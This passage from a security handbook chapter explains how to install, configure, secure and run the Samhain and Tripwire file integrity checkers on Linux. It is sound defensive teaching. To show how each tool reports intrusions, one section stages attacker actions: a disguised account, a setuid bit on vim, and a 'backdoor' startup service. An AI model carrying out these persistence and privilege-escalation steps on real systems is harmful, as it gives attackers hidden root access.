- Security: Configuration and database files can be PGP-signed. Embedding the PGP signing key fingerprint in the *samhain* binary is another possibility that increases security. In stealth mode, *samhain* runs without revealing its presence. This mode includes the use of *steganography* for hiding configuration data inside image files.
- Project's last update: version 2.2.2, released July 17, 2006. Project is active at time of this writing.
- Management tools: Beltane, Prelude-IDS.

Because of its open license and security features, Samhain is my personal all-time favorite tool for file integrity checking.

Open Source Tripwire

Released under the GPL, Open Source Tripwire is based on code contributed by Tripwire Inc. back in 2000. It has not seen many releases since, but the latest update is fairly recent.

- Hash functions supported: MD5 or SHA-1.
- Database: custom file format.
- User interface: command line.
- Security: uses a public/private key scheme to sign configuration and database files.
- Project's last update: version 2.4.0.1, released December 1, 2005. Project is deemed active at time of this writing.
- Management tools: Tripwire Enterprise, Demarc (a web-based multipurpose security monitoring console), FICC (a command-line interface–oriented solution to manage multiple tripwire monitored hosts), and Prelude-IDS (through its log-monitoring daemon).

20.5 Prepping the Environment for Samhain and Tripwire

After setting up your operating system from a trusted source (for example, using a CD-ROM provided by the vendor), your newly installed host is in what is called a *known good state*. It is now, before bringing it online and exposing it to live traffic, that you install and configure your favorite file integrity checker.

Install your file integrity checker on a host in a *known good state*.

Samhain

Distributed through Samhain Labs, the source archive of this file integrity checker comes embedded with its detached GPG signature. The first thing to do is to verify the GPG signature's validity. After having imported Samhain's Lab GPG key (available through its web site) to your local keyring, run the following commands and look for the "Good signature from Rainer Wichmann" line:

```
[emoret@simca-1000 src]$ tar zxvf samhain-current.tar.gz
samhain-2.2.1b.tar.gz
samhain-2.2.1b.tar.gz.asc
[emoret@simca-1000 src]$ gpg --verify samhain-2.2.1b.tar.gz.asc samhain-2.2.1b.tar.gz
gpg: Signature made Tue 20 Jun 2006 01:12:04 PM PDT using DSA key ID 0F571F6C
gpg: Good signature from "Rainer Wichmann <rwichmann@la-samhna.de>"
gpg:                 aka "Rainer Wichmann <rwichmann@hs.uni-hamburg.de>"
```

To secure Samhain, I usually like to sign my configuration and database files with GPG. As it turns out, Samhain provides native verification of those signatures. All you have to do is to include support for *gpg* at build configuration time. In my setup, I like my GPG public key to be imported in the root account local keyring, while keeping my GPG private key in the private keyring of my local user. With this setup, you must use *sudo* to execute GPG operations requiring your private key and at the same time have write access to *root*-owned files (configuration and database).

The next step is to make sure that *your* GPG key was used to sign those files. Samhain allows you to specify the key fingerprint that is used to verify signatures.

Raising the bar even higher for attackers, it is also possible to embed GPG's hash inside Samhain's binary. The problem with this approach is that Samhain needs to be recompiled *every time* GPG is updated and, because I like running automated updates, it is just impractical in my regular usage.

Samhain runs in userspace. In other words, it relies on a trusted kernel. As such, it is theoretically possible for an attacker to subvert the system and insert a kernel-level rootkit (see Chapter 12) that could hijack system calls and return answers especially crafted to make Samhain believe there were no changes to the filesystem. To lower this kind of risk, Samhain provides two extra features:

- Tracking of kernel functions address entry points by embedding five kernel-specific characteristics from the *System.map* file in the GPG-signed configuration file.
- Hiding its own presence on the system by loading a special kernel module. This module hides any directory, filename, or process that includes the name Samhain. It also provides a self-hiding option.

While the kernel-hiding feature may seem desirable, I find it actually quite dangerous to run on production machines due to a stability issue. On kernel 2.6, it is impossible to unload this kernel module outside of rebooting the host.

As you will see in Section 20.13, using a centralized management server can be a great benefit. That is why I like to add the Prelude build option. You need to install Prelude prior to building Samhain if you want support for that feature.

Here is what you need to do to get all this configured.

Retrieve your GPG public key fingerprints with:

```
[emoret@simca-1000 samhain-2.2.2]$ gpg --fingerprint emoret
pub   4096R/DBC967BC 2005-05-11
      Key fingerprint = 47ED 22F9 51D9 BA85 E235 265F 8448 D230 DBC9 67BC
```

```
uid                  Eric Moret <emoret@juniper.net>
uid                  [jpeg image of size 3434]
sub   4096R/B69AF904 2005-05-11
```

Reuse the fingerprint of the last command as a parameter to the configure build script.

```
 [emoret@simca-1000 samhain-2.2.2]$ ./configure \
--with-gpg=/usr/bin/gpg \
--with-fp=47ED22F951D9BA85E235265F8448D230DBC967BC \
--with-checksum=no \
--with-kcheck=/boot/System.map-2.6.17-1.2157_FC5 \
--with-prelude \
--enable-suidcheck \
--enable-login-watch
[...]
samhain has been configured as follows:
     System binaries: /usr/local/sbin
  Configuration file: /etc/samhainrc
        Manual pages: /usr/local/man
                Data: /var/lib/samhain
            PID file: /var/run/samhain.pid
            Log file: /var/log/samhain_log
            Base key: 1081515965,540024950

    Selected rc file: samhainrc.linux
```

Save the two Base key integers.

In case you recompile Samhain, you want to keep the two integers referred to as *base keys* because they are used to verify authentication of email messages. In other words, a version of Samhain built with a given set of base keys is not able to verify the authenticity of messages generated with a different set of base keys.

Below is the first email sent by Samhain:

```
-----BEGIN MESSAGE-----
[2006-07-27T15:39:35-0700] simca-1000.secteam.juniper.net ALERT  :
  [2006-07-27T15:39:35-0700] msg=<LOGKEY>, program=<Samhain>,
hash=<3B6C8BD6C364F9F74837F7D9BA8A189B67EF1ED71CAD4D8D>
-----BEGIN LOGKEY-----
3B6C8BD6C364F9F74837F7D9BA8A189B67EF1ED71CAD4D8D[2006-07-27T15:39:35-0700]
-----BEGIN SIGNATURE-----
16F2F26D78C8B0EB8E1A74DDF44A870182FF062873B27B0D
000001 1154039974::simca-1000.secteam.juniper.net
-----END MESSAGE-----
```

Regarding my GPG keys setup, here is what works best for me:

- Import your public key in *root*'s GPG public keyring.
- Leave your passphrase-protected private key in your own user's private keyring. Configure GPG to keep your secret keyring on a mountable USB device.
- When signing files, just use *sudo*, which will use the private key from your local user account and at the same time provide *root*-equivalent read/write access to files that need to be signed.

Installation is as simple as:

```
[emoret@simca-1000 samhain-2.2.2]$ sudo MAKEDEV /dev/kmem
[emoret@simca-1000 samhain-2.2.2]$ sudo ./kern_head > sh_ks.h
[emoret@simca-1000 samhain-2.2.2]$ make
[emoret@simca-1000 samhain-2.2.2]$ sudo make install; sudo make install-boot
```

You are asked to enter your GPG key passphrase for signing the initial configuration file.

Before closing the Samhain installation section, I recommend you take advantage of some of the various scripts contributed by users and located under the *scripts* subdirectory:

To automate Samhain's logs rotation:

```
[emoret@simca-1000 scripts]$ sudo cp samhain.logrotator /etc/logrotate.d
```

To GPG clear sign your configuration and database files with a single command:

```
[emoret@simca-1000 scripts]$ sudo cp samhainadmin.pl /usr/local/sbin
```

To update the function addresses embedded in the configuration file with a single command (it has to be done following a kernel update):

```
[emoret@simca-1000 scripts]$ sudo cp samhainrc_update.sh /usr/local/sbin
```

The configuration file located under */etc/samhainrc* is fairly self-explanatory. I recommend reading it and making appropriate changes based on your setup. Things to look for include:

- Files to be checked or ignored. Ignoring a directory is achieved by preceding its path with the number `-1`.
- Email configuration:

  ```
  SetMailAddress=emoret@juniper.net
  ```

- Extra checks including SUID files, kernel rootkits, login/logout activity, and more are enabled by uncommenting their respective sections:

  ```
  [SuidCheck]

  [Kernel]

  [Utmp]
  ```

To include the kernel checkpoints in the *samhainrc* configuration file, you should issue the following:

```
[emoret@simca-1000 ~]$ sudo samhainrc_update.sh -u /boot/System.map-2.6.17-1.2157_FC5
```

The preceding should be exercised every time a kernel update is done on the system.

In order to avoid some false positives mentioning the IDT interrupt, you may want to disable the Interrupt Descriptor Table check by adding the following line to the `[Kernel]` section of the configuration file:

```
KernelCheckIDT=no
```

After making all the required tweaks to *samhainrc*, re-sign your configuration with:

```
[emoret@simca-1000 ~]$ sudo samhainadmin.pl --create-cfgfile
```

Tripwire

Because Tripwire focuses on its commercial product, installing the free version of the software on a modern distribution running GCC4 is unsupported, but not impossible. Here are the things I had to do on Fedora Core 5:

- Grab the latest Tripwire sources from SourceForge. Google for the GCC4 patch called *tripwire-2.4.0.1-gcc4_build_fixes-1.patch*. Apply and build:

```
[emoret@simca-1000 src]$ tar jxf tripwire-2.4.0.1-src.tar.bz2
[emoret@simca-1000 src]$ cd tripwire-2.4.0.1
[emoret@simca-1000 tripwire-2.4.0.1]$ patch -p1 <
../tripwire-2.4.0.1-gcc4_build_fixes-1.patch
patching file tripwire/tripwire-2.4.0.1-gcc4_build_fixes-1.patch
[emoret@simca-1000 tripwire-2.4.0.1]$ patch -p1 <
./tripwire/tripwire-2.4.0.1-gcc4_build_fixes-1.patch
patching file src/fco/fconame.h
patching file src/fco/fcosetimpl.h
patching file src/tw/fcoreport.h
[emoret@simca-1000 tripwire-2.4.0.1]$ ./configure; make
```

- For the installation scripts to work correctly, create an *install* symlink to the *contrib* directory:

```
[emoret@simca-1000 tripwire-2.4.0.1]$ ln -s contrib install
[emoret@simca-1000 tripwire-2.4.0.1]$ sudo make install
```

Follow onscreen instructions and accept the license. You will come to the interactive key creation script. Tripwire uses two sets of keys to encrypt and sign the following files:

Configuration file
/usr/local/etc/tw.cfg

Policy file
/usr/local/etc/tw.pol

Database file
/usr/local/lib/tripwire/$(HOSTNAME).twd

The site key is used to sign and encrypt files potentially shared across multiple hosts (e.g., configuration and policy), while its local counterpart is reserved for host-specific files (typically the database).

Before terminating, the installation script creates and signs sample configuration and policy files. It also leaves behind plain-text versions of both files that should be removed for production.

Remember to manually remove the *twpol.txt* and *twcfg.txt* files.

Only *root* should be able to read the configuration and policy files. Make sure this is the case with:

```
[emoret@simca-1000 etc]$ sudo chmod u=r,go=- tw.cfg tw.pol
```

By default, Tripwire reports a directory modification when a file within that directory was changed. I usually like to remove this level of redundancy and make my reports easier to read by tweaking the configuration file. If you removed the plain text configuration as recommended earlier, extract it with:

```
[emoret@simca-1000 etc]$ sudo twadmin --print-cfgfile > twcfg.txt
```

Make the change in *twcfg.txt* with a text editor by setting the following:

```
LOOSEDIRECTORYCHECKING = true
```

Regenerate the encrypted file and do not forget to remove the plain-text version:

```
[emoret@simca-1000 etc]$ sudo twadmin --create-cfgfile -S site.key twcfg.txt
Please enter your site passphrase: <site passphrase>
Wrote configuration file: /usr/local/etc/tw.cfg
[emoret@simca-1000 etc]$ sudo rm twcfg.txt
```

20.6 Database Initialization with Samhain and Tripwire

Initializing the database is a one-time operation that should be done prior to exposing the host to live traffic. This step generates the filesystem snapshot that is used as a reference for all subsequent verifications. I recommend taking extra care in its generation. In fact, this is the best time to tweak policy files and configurations. If you find that your database is inadequate after running the initialization, do not hesitate to erase, adjust, and regenerate the snapshot. Once you are satisfied with your database, make a backup on read-only media and store it in a safe location.

Prior to initializing, it is usually a good idea to somewhat sanitize your filesystem.

Check the ownership of all files and verify that UID and GID actually match an existing user account. For example, uncompressing Tar archives sometimes create files owned by nonexistent local users. If that is the case, fix it with *chown*, such as:

```
[emoret@simca-1000 ~]$ sudo chown -R emoret:emoret /usr/local/src
```

Samhain

To initialize the database, type:

```
[emoret@simca-1000 ~]$ sudo samhain -t init
```

This operation can take a long time depending on the number of files that need to be fingerprinted. The error message regarding GPG displayed after finishing file analysis is expected because the database is not signed. Just remember to sign it with:

```
[emoret@simca-1000 etc]$ sudo samhainadmin.pl --create-datafile
-------------------------------------------------
 Please remember that yule will drop root after startup.
Signature verification on SIGHUP will fail if you do not
import the public key into the keyring of the non-root yule user.
-------------------------------------------------
gpg: WARNING: unsafe ownership on homedir '/home/emoret/.gnupg'
You need a passphrase to unlock the secret key for
user: "Eric Moret <emoret@juniper.net>"
4096-bit RSA key, ID DBC967BC, created 2005-05-11

Enter passphrase: <gpg secret key passphrase>
```

Tripwire

The Tripwire policy file describes which files ought to be verified by Tripwire. It is important to tweak it so the tool can generate the most accurate reports. The default policy file may include files missing on your system and vice versa; some important files in your system might not be under watch by Tripwire.

To create your first database, just type the following:

```
[emoret@simca-1000 etc]$ sudo tripwire --init
Parsing policy file: /usr/local/etc/tw.pol
Generating the database...
*** Processing Unix File System ***
The object: "/sys" is on a different file system...ignoring.
### Warning: File system error.
### Filename: /usr/local/sysinfo
### No such file or directory
### Continuing...
[...]
Please enter your local passphrase: <local passphrase>
Wrote database file: /usr/local/lib/tripwire/simca-1000.secteam.juniper.net.twd
The database was successfully generated.
```

The warning messages generated are good indications of what needs to be removed from the default policy file. To make the report readable, you should tweak the policy until no more warnings are displayed. On my stock FC5 installation, I had to comment out the following lines to get rid of the warning messages: */usr/local/sysinfo*, */usr/X11R6/lib*, */etc/mail/statistics*, */var/lost+found*, */floppy*, */initrd*, */home/lost+found*, and */home*.

I also had to replace */cdrom* by */media/cdrom* and add an entry to ignore the */sys* file system, as shown here:

```
!/sys ;
```

Regenerate your policy file and reinitialize the database with:

```
[emoret@simca-1000 etc]$ sudo twadmin --create-polfile -S ./site.key ./twpol.txt
Please enter your site passphrase: <site passphrase>
Wrote policy file: /usr/local/etc/tw.pol
[emoret@simca-1000 etc]$ sudo rm twpol.txt
[emoret@simca-1000 etc]$ sudo tripwire -m -i
Parsing policy file: /usr/local/etc/tw.pol
Generating the database...
*** Processing Unix File System ***
Please enter your local passphrase: <local passphrase>
Wrote database file: /usr/local/lib/tripwire/simca-1000.secteam.juniper.net.twd
The database was successfully generated.
```

20.7 Securing the Baseline Storage with Samhain and Tripwire

Securing the baseline database is a key element in protecting a system against intrusions. What if a hacker was able to replace the baseline by a different version after having replaced key elements of the system? Well, having gone through the trouble of setting up a file integrity checker would not have been worth it.

Samhain

Signing the baseline database with *samhainadmin.pl* already achieves a fair level of security. However, a clear text copy of the configuration file and a binary but unencrypted version of the database file are left on disk for everybody to see.

Make a backup copy of the database file and store it in a safe place in case it gets erased either by a malicious user or simply by mistake.

To improve security, the program comes with numerous extra build time configuration parameters that allow Samhain to operate in stealth mode. In this mode, the following things can be configured to hide Samhain's presence:

- All embedded strings in the executable can be scrambled with a configurable XOR value.
- Messages in the logfile can be obfuscated with an XOR value.
- The database file can be appended to an existing JPEG file. The JPEG format is particular in the sense that garbage data following the image itself is ignored by JPEG decoders.
- The configuration file can be steganographically hidden inside a postscript uncompressed image file.

And for the really paranoid among you:

- No command-line option, which requires users to enter a configurable special first argument to enable the reading of other command-line parameters.
- Application name change, which replaces every file or directory containing "samhain" by the name of your choice at installation time.
- Executable packing with a secret key. The secret key is embedded inside the package; I consider this approach more of an obfuscation method than hardcore security.

The ultimate protection provided by Samhain even includes this extreme:

- Kernel-loadable module, which hijacks kernel calls to never reveal the presence of Samhain (or the name of your choice) anywhere in memory, file listings, or directories.

Be extra careful with this last option, as hackers could use this Loadable Kernel Module (LKM) for hiding their own programs and files!

Because most of the security features from this section are, in my opinion, inadequate for production, I have deliberately decided not to provide detailed configuration instructions. For the most advanced readers, Samhain's manual includes a very good stealth mode chapter. I invite you to refer to the official documentation if you wish to implement them.

Tripwire

With its embedded and custom encryption scheme, Tripwire already provides a fairly good level of protection. As long as both site key and local key passphrases entered during installation are strong enough, you should be reasonably protected.

A good passphrase should be at least eight characters long and contain a mix of upper- and lowercase letters, numbers, and punctuation.

For even higher security, you might want to ensure the baseline database cannot be changed using one or many of the following options:

- Change file permissions to allow *root* read-only access:

```
[emoret@simca-1000 tripwire]$ sudo chmod u=r,go=-
/usr/local/lib/tripwire/simca-1000.secteam.juniper.net.twd
```

- Create a separate partition for the filesystem containing the baseline database and mount it read-only (indicated by the `ro` flag):

```
[emoret@simca-1000 tripwire]$ grep tripwire /etc/fstab
/dev/VolGroup00/LogVol02 /usr/local/lib/tripwire ext3 ro 0 0
```

- Even better, export the baseline filesystem through read-only NFS from a trusted host.

  For example, from the trusted NFS server *citroen-2cv*, export the Tripwire directory:

```
[emoret@citroen-2cv ~]$ sudo cat /etc/exports
/usr/local/lib/tripwire simca-1000(ro,sync)
```

  And on the Tripwire client *simca-1000*, read-only mount the NFS share previously exported:

```
[emoret@simca-1000 ~]$ sudo grep nfs /etc/fstab
citroen-2cv.secteam.juniper.net:/usr/local/lib/tripwire
/usr/local/lib/tripwire nfs ro,nfsvers=3,tcp 0 0
```

- Set the file attribute to immutable. With the immutable attribute set, even *root* cannot change file permissions or content. This is another typical security by obscurity method, but it can be somewhat effective until the attacker figures out how to unset the attribute:

```
[emoret@simca-1000 tripwire]$ sudo chattr +i
/usr/local/lib/tripwire/simca-1000.secteam.juniper.net.twd
```

Regardless of the method used to secure Tripwire, make sure you change the `REPORTFILE` location defined in the configuration file so that it points to a read *and write* location!

20.8 Running Filesystem Checks with Samhain and Tripwire

A filesystem check is the operation during which the filesystem integrity is compared to the original baseline. Checks should be scheduled to run as often as possible, and reports should be carefully analyzed for abnormal events.

Samhain

To manually run a file check with Samhain, just type:

```
[emoret@simca-1000 ~]$ sudo samhain –t check
```

In production, I recommend Samhain to be run in daemon mode, which is started when the host boots up. The benefit of this mode is that files are only reported once per run. In other words, Samhain's reports will only include changed files once. By default, a check is run every two hours. To run as a daemon, install the startup script matching your distribution. In the case of Fedora Core 5:

```
[emoret@simca-1000 ~]$ sudo chkconfig --add samhain
[emoret@simca-1000 ~]$ sudo service samhain start
```

To monitor file changes you can look at the */var/log/samhain_log* file with the following:

```
[emoret@simca-1000 ~]$ sudo tail -f /var/log/samhain_log
```

This method is good, but does not provide integrity verification. If you want to verify the integrity of log messages, you have to use the built-in command and enter the logkey received by email to verify the hash of each log entry:

```
[emoret@simca-1000 ~]$ sudo samhain -L /var/log/samhain_log

New audit trail ([2006-07-27T15:39:35-0700]), enter key|keyfile:
3B6C8BD6C364F9F74837F7D9BA8A189B67EF1ED71CAD4D8D
PASS:  line=    2 ALERT  :  [2006-07-27T15:39:34-0700] msg=<START>,
program=<Samhain>, userid=<0>, path=</etc/samhainrc>, key_uid=<DBC967BC\ Eric\
Moret\ <emoret@juniper.net>>,
key_id=<47ED22F951D9BA85E235265F8448D230DBC967BC>PASS:  line=    4 CRIT   :  [2006-
07-27T15:39:35-0700] msg=<POLICY [Kernel] PROC
modified proc filesystem: proc_root.proc_iops != proc_root_inode_operations>PASS:
line=    6 ERROR  :  [2006-07-27T15:43:41-0700] msg=<No good signature>,
subroutine=<gpg_check_file_sign>PASS:  line=    8 ALERT  :  [2006-07-27T15:43:41-
0700] msg=<PANIC Error
initializing the application>, program=<Samhain>PASS:  line=   10 ALERT  :  [2006-07-
27T15:43:41-0700] msg=<EXIT>,
program=<Samhain>, status=<None>
New audit trail ([2006-07-27T15:50:05-0700]), enter key|keyfile:
2B26CD58BF3A39F423F0B0CE3D81CA51A79033C7F44E82C5PASS:  line=   13 ALERT  :  [2006-07-
27T15:50:05-0700] msg=<START>,
program=<Samhain>, userid=<0>, path=</etc/samhainrc>, key_uid=<DBC967BC\ Eric\
Moret\ <emoret@juniper.net>>, key_id=<47ED22F951D9BA85E235265F8448D230DBC967BC>PASS:
line=   15 ERROR  :  [2006-07-27T15:50:06-0700] msg=<No good signature>,
subroutine=<gpg_check_file_sign>PASS:  line=   17 ALERT  :  [2006-07-27T15:50:06-
0700] msg=<PANIC Error
initializing the application>, program=<Samhain>PASS:  line=   19 ALERT  :  [2006-07-
27T15:50:06-0700] msg=<EXIT>,program=<Samhain>, status=<None>
```

Every time Samhain starts, it creates a new audit trail. Each of those trails uses a distinct key to compute hashes for every log message. When a new instance of Samhain starts, it sends an email containing the new log key that can then be used to interactively verify the log integrity. As you can see, I had two runs verified by two keys. Each log starts with the PASS statement indicating that they were not altered.

Tripwire

To manually run a filesystem check, just type:

```
[emoret@simca-1000 ~]$ sudo tripwire --check
Parsing policy file: /usr/local/etc/tw.pol
*** Processing Unix File System ***
Performing integrity check...
20060719-182410.twr Wrote report file: /usr/local/lib/tripwire/report/
simca-1000.secteam.juniper.net-20060719-190249.twr
```

To configure it for daily runs, I recommend copying the script provided in the Tripwire *contrib* directory to the daily *cron* directory, using the following:

```
[emoret@simca-1000 ~]$ sudo cp /usr/local/src/tripwire-2.4.0.1/contrib/tripwire-check
/etc/cron.daily
[emoret@simca-1000 ~]$ sudo chmod +x /etc/cron.daily/tripwire-check
```

Before checking that the *cron* job works properly, verify that your local email delivery system is configured properly and that *root* mails are received by a real user with the following:

```
[emoret@simca-1000 ~]$ grep emoret /etc/aliases
root:           emoret
```

To check that Tripwire emails are received, you can use the embedded email test:

```
[emoret@simca-1000 ~]$ tripwire --test
```

Then verify that the *cron* job works, using the following:

```
[emoret@simca-1000 ~]$ sudo anacron -n
```

If everything is working, you should get a Tripwire check report in your mailbox instantly.

20.9 Managing File Changes and Updating Storage Database with Samhain and Tripwire

Updates are done to reconcile legitimate file changes and reduce the size of check reports. Database updates have important security implications and should be done with utmost care. It is at the time of reconciliation that a potential harmful file modification can go unchecked and be accepted as part of the new baseline.

Samhain

Samhain reports file changes using codes to indicate what properties have changed. See Table 20-5 for a list of those flags.

Table 20-5. Samhain change codes

Code	Property	Comments
C	Checksum	Security checksum has changed for that file.
L	Soft Link	The link path of that symbolic link has changed. (Applies to symbolic links only.)
D	Device number	Major/minor device numbers have changed for this device. (Applies to devices only.)
I	Inode	The physical location of the file has changed on the filesystem.
H	Number of hardlinks	The number of hard links to this file has changed.
M	Mode	The Unix access rights have changed.
U	User	The owner has changed.
G	Group	The group ownership has changed.
T	Time	The file time has changed.
S	Size	The file size is different.

Here is an example log:

```
CRIT   :  [2006-07-25T15:38:34-0700] msg=<POLICY [ReadOnly] C--I----TS>, path=</etc/
samhainrc>, inode_old=<4650355>, inode_new=<4650354>, size_old=<16821>,size_
new=<16850>, ctime_old=<[2006-07-23T01:23:00]>, ctime_new=<[2006-07-25T21:28:23]>,
mtime_old=<[2006-07-23T01:23:00]>, mtime_new=<[2006-07-25T21:28:23]>, chksum_
old=<54CF7E41C9D03D5C9D0AEDA6D11929AF15301F0BEA171D1F>, chksum_
new=<4E0883F9B4D00942F99957C74EF52E3C1DC5CEC1A2DCA496>,
663BF691DAD2EC0B8DA62C0CE9511B82B92A02AECCA83DD5
```

Note the first line, which contains the codes, and the last line, which is the authentication hash for that log entry.

If you run Samhain in daemon mode, you need to make sure that one and only one process accesses the logfile at any given time. Use the `-l none` option to reconcile the database while not interfering with the daemon:

```
[emoret@simca-1000 ~]$ sudo samhain -t update --interactive -l none
```

This checks all files and asks you to manually confirm each change. Do not forget to re-sign the updated database with the now familiar:

```
[emoret@simca-1000 ~]$ sudo samhainadmin.pl --create-datafile
```

A common problem faced with file integrity checkers is to automatically reconcile the numerous file changes that happen at automated package updates. There is unfortunately no magic bullet to address the issue.

One approach is to run automated integrity database updates after each package update. This can easily be achieved by adding a *cronjob* that executes after system

update and automatically reconciles all changes. The script is called *Z-samhain* to make sure it runs after all other scripts; enter:

```
[emoret@simca-1000 ~]$ sudo cat /etc/cron.daily/Z-samhain-reconciliation
#!/bin/sh

/usr/local/sbin/samhain -t update -l none
```

This may leave the system vulnerable to attacks happening in the interval between a package update and an automatic reconciliation. Because you cannot automatically GPG re-sign the updated database, you must get rid of the option. This is a suboptimal security posture.

Another approach is to disable automated updates and instead proceed with manual and planned system updates followed by manual database reconciliation. This is the most secure way and particularly recommended for production servers that impose a maintenance window and can live with bigger batches of updates. To avoid being hacked while doing a patch update, I recommend proceeding with the following six steps:

1. Manually download all updated packages.
2. Bring your machine offline.
3. Proceed through the system update.
4. Update the Samhain database.
5. Sign the updated database.
6. Bring the machine back online.

Tripwire

Updating the database is a simple interactive process that uses a text editor. The editor opens a report that presents checked ballot boxes. Leaving the box checked in front of a given file validates the change, while unchecking it leaves the original checksum untouched.

```
[emoret@simca-1000 ~]$ sudo tripwire --update --twfile \ /usr/local/lib/tripwire/
report/simca-1000.secteam.juniper.net-20060721-042736.twr
[...]
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/block/Makefile"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/block/Kconfig"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/char"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/char/Makefile"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/cio"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/cio/Makefile"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/macintosh"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/macintosh/Makefile"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/macintosh/Kconfig"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/message"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/message/Makefile"
```

```
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/message/fusion"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/message/fusion/Makefile"
"twtemprL7xHc" 414387L, 27576899C written

Please enter your local passphrase: <local passphrase>
Wrote database file: /usr/local/lib/tripwire/simca-1000.secteam.juniper.net.twd
```

Tripwire also has a policy update mode that makes it easier and faster to change a policy. In fact, using this mode avoids having to rerun a database init. Using a text editor, make a change to the clear text version of the policy file, then type:

```
[emoret@simca-1000 ~]$ sudo tripwire --update-policy twpol.txt.new
[...]
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/block/Makefile"
[x] "/usr/src/kernels/2.6.17-1.2139_FC5-i686/drivers/s390/block/Kconfig"
```

20.10 Recognizing Malicious Activity with Samhain and Tripwire

Each file integrity checker presents its findings in a different way. Tripwire has two levels of summary, making it fairly easy to quickly parse, while Samhain directly drills down to the lower level of details. The reason for such hard-to-read reports is because the preferred way of looking at reports is to use the Beltane web interface. This section lists some common malicious activities and the way they are reported by both tools.

Create a user account like this:

```
[emoret@simca-1000 ~]$ sudo useradd dbusd
```

Tripwire

The Rule Summary section of the report shows:

```
Rule Name                     Severity Level    Added    Removed  Modified
---------                     --------------    -----    -------  --------
[...]
* Global Configuration Files    0                 0        2        8
```

The Object Summary section lists all eight modified and two deleted files:

```
Removed:
 "/etc/group.lock"
 "/etc/gshadow.lock"
Modified:
 "/etc/group"
 "/etc/group-"
 "/etc/gshadow"
 "/etc/gshadow-"
 "/etc/passwd"
 "/etc/passwd-"
 "/etc/shadow"
 "/etc/shadow-"
```

Only when doing a database update, the Detailed Global Configuration Files section shows all 10 files with the level of detail seen in this example:

```
Modified object name:  /etc/passwd

  Property:            Expected                    Observed
  -------------        -----------                 -----------
  Object Type          Regular File                Regular File
  Device Number        64768                       64768
  File Device Number   0                           0
* Inode Number         4650319                     4650318
  Mode                 -rw-r--r--                  -rw-r--r--
  Num Links            1                           1
  UID                  root (0)                    root (0)
  GID                  root (0)                    root (0)
* Size                 1491                        1536
* Modify Time          Thu 20 Jul 2006 06:23:51 PM PDT
                                                  Thu 27 Jul 2006 04:35:00 PM PDT
* Change Time          Thu 20 Jul 2006 06:23:51 PM PDT
                                                  Thu 27 Jul 2006 04:35:00 PM PDT
  Blocks               8                           8
* CRC32                BbSrkl                      BVBjFC
* MD5                  CjxaO8fAci5LVxhl92ZPom      CSh7IxaWb219P3vyqBnoU7
```

Samhain

Here is how each of those 10 files appears in Samhain's log:

```
[emoret@simca-1000 ~]$ sudo samhain -L /var/log/samhain_log
[...]
PASS: line= 2317 CRIT   :  [2006-07-27T18:38:30-0700] msg=<POLICY [ReadOnly] C--I----
TS>, path=</etc/passwd>, inode_old=<4650319>, inode_new=<4650318>, dev_old=<253,0>,
dev_new=<253,0>, size_old=<1491>, size_new=<1536>, ctime_old=<[2006-07-21T01:23:51]>,
ctime_new=<[2006-07-27T23:35:00]>, mtime_old=<[2006-07-21T01:23:51]>, mtime_
new=<[2006-07-27T23:35:00]>, chksum_
old=<8C25956E2CF8F9A2BEE9604E77C510F0D502F28FB4F34F14>, chksum_
new=<C48569854AB0E37F78979CE1132036404298CC21088070BE>,
```

Activate a user account like this:

```
[emoret@simca-1000 ~]$ sudo passwd -u -f bburns
```

Only three files are modified:

```
/etc/passwd-
/etc/shadow
/etc/shadow-
```

Set up file permission modifications like this:

```
[emoret@simca-1000 ~]$ sudo chmod u+s /usr/bin/vim
```

While Tripwire barely states that */usr/bin/vim* was modified, Samhain, when configured for SuidChecks, displays a very insightful alert (important elements are in boldface):

```
CRIT   :  [2006-07-28T00:34:23-0700] msg=<POLICY [SuidCheck] -----M--T->,
path=</usr/bin/vim>, mode_old=<-rwxr-xr-x>, mode_new=<-rwsr-xr-x>, attr_old=<--------
---->, attr_new=<------------>, owner_old=<root>, owner_new=<root>, iowner_old=<0>,
iowner_new=<0>, group_old=<root>, group_new=<root>, igroup_old=<0>, igroup_new=<0>,
ctime_old=<[2006-07-13T22:26:21]>, ctime_new=<[2006-07-28T07:21:58]>,
```

This not only tells you the mode was modified, but also lists the old and new permissions as well as the last time they changed.

To install the daemon:

```
[emoret@simca-1000 ~]$ sudo chkconfig --add backdoor
```

Tripwire shows only files added to the */etc/rc.d* directory:

```
---------------------------------------------------------------------------
Rule Name: Global Configuration Files (/etc/rc.d)
Severity Level: 0
---------------------------------------------------------------------------

Added:
"/etc/rc.d/init.d/backdoor"
"/etc/rc.d/rc2.d/S99backdoor"
"/etc/rc.d/rc0.d/K10backdoor"
"/etc/rc.d/rc1.d/K10backdoor"
"/etc/rc.d/rc6.d/K10backdoor"
"/etc/rc.d/rc3.d/S99backdoor"
"/etc/rc.d/rc5.d/S99backdoor"
"/etc/rc.d/rc4.d/S99backdoor"
```

However, Samhain shows you those new filesystem objects that are links, and even provides you with a path to the linked file (in boldface):

```
CRIT   :  [2006-07-28T00:49:51-0700] msg=<POLICY ADDED>,
path=</etc/rc.d/rc3.d/S99backdoor>, mode_new=<lrwxrwxrwx>, attr_new=<------------>,
imode_new=<41471>, iattr_new=<0>, hardlinks_new=<1>, idevice_new=<0>,
inode_new=<4650357>, dev_new=<253,0>, owner_new=<root>, iowner_new=<0>,
group_new=<root>, igroup_new=<0>, size_old=<0>, size_new=<18>, ctime_new=<[2006-07-
28T07:29:15]>, atime_new=<[2006-07-28T07:45:50]>, mtime_new=<[2006-07-
28T07:29:15]>, chksum_new=<00000000000000000000000000000000000000000000000000>,
link_new=</etc/rc.d/rc3.d/../init.d/backdoor>
```

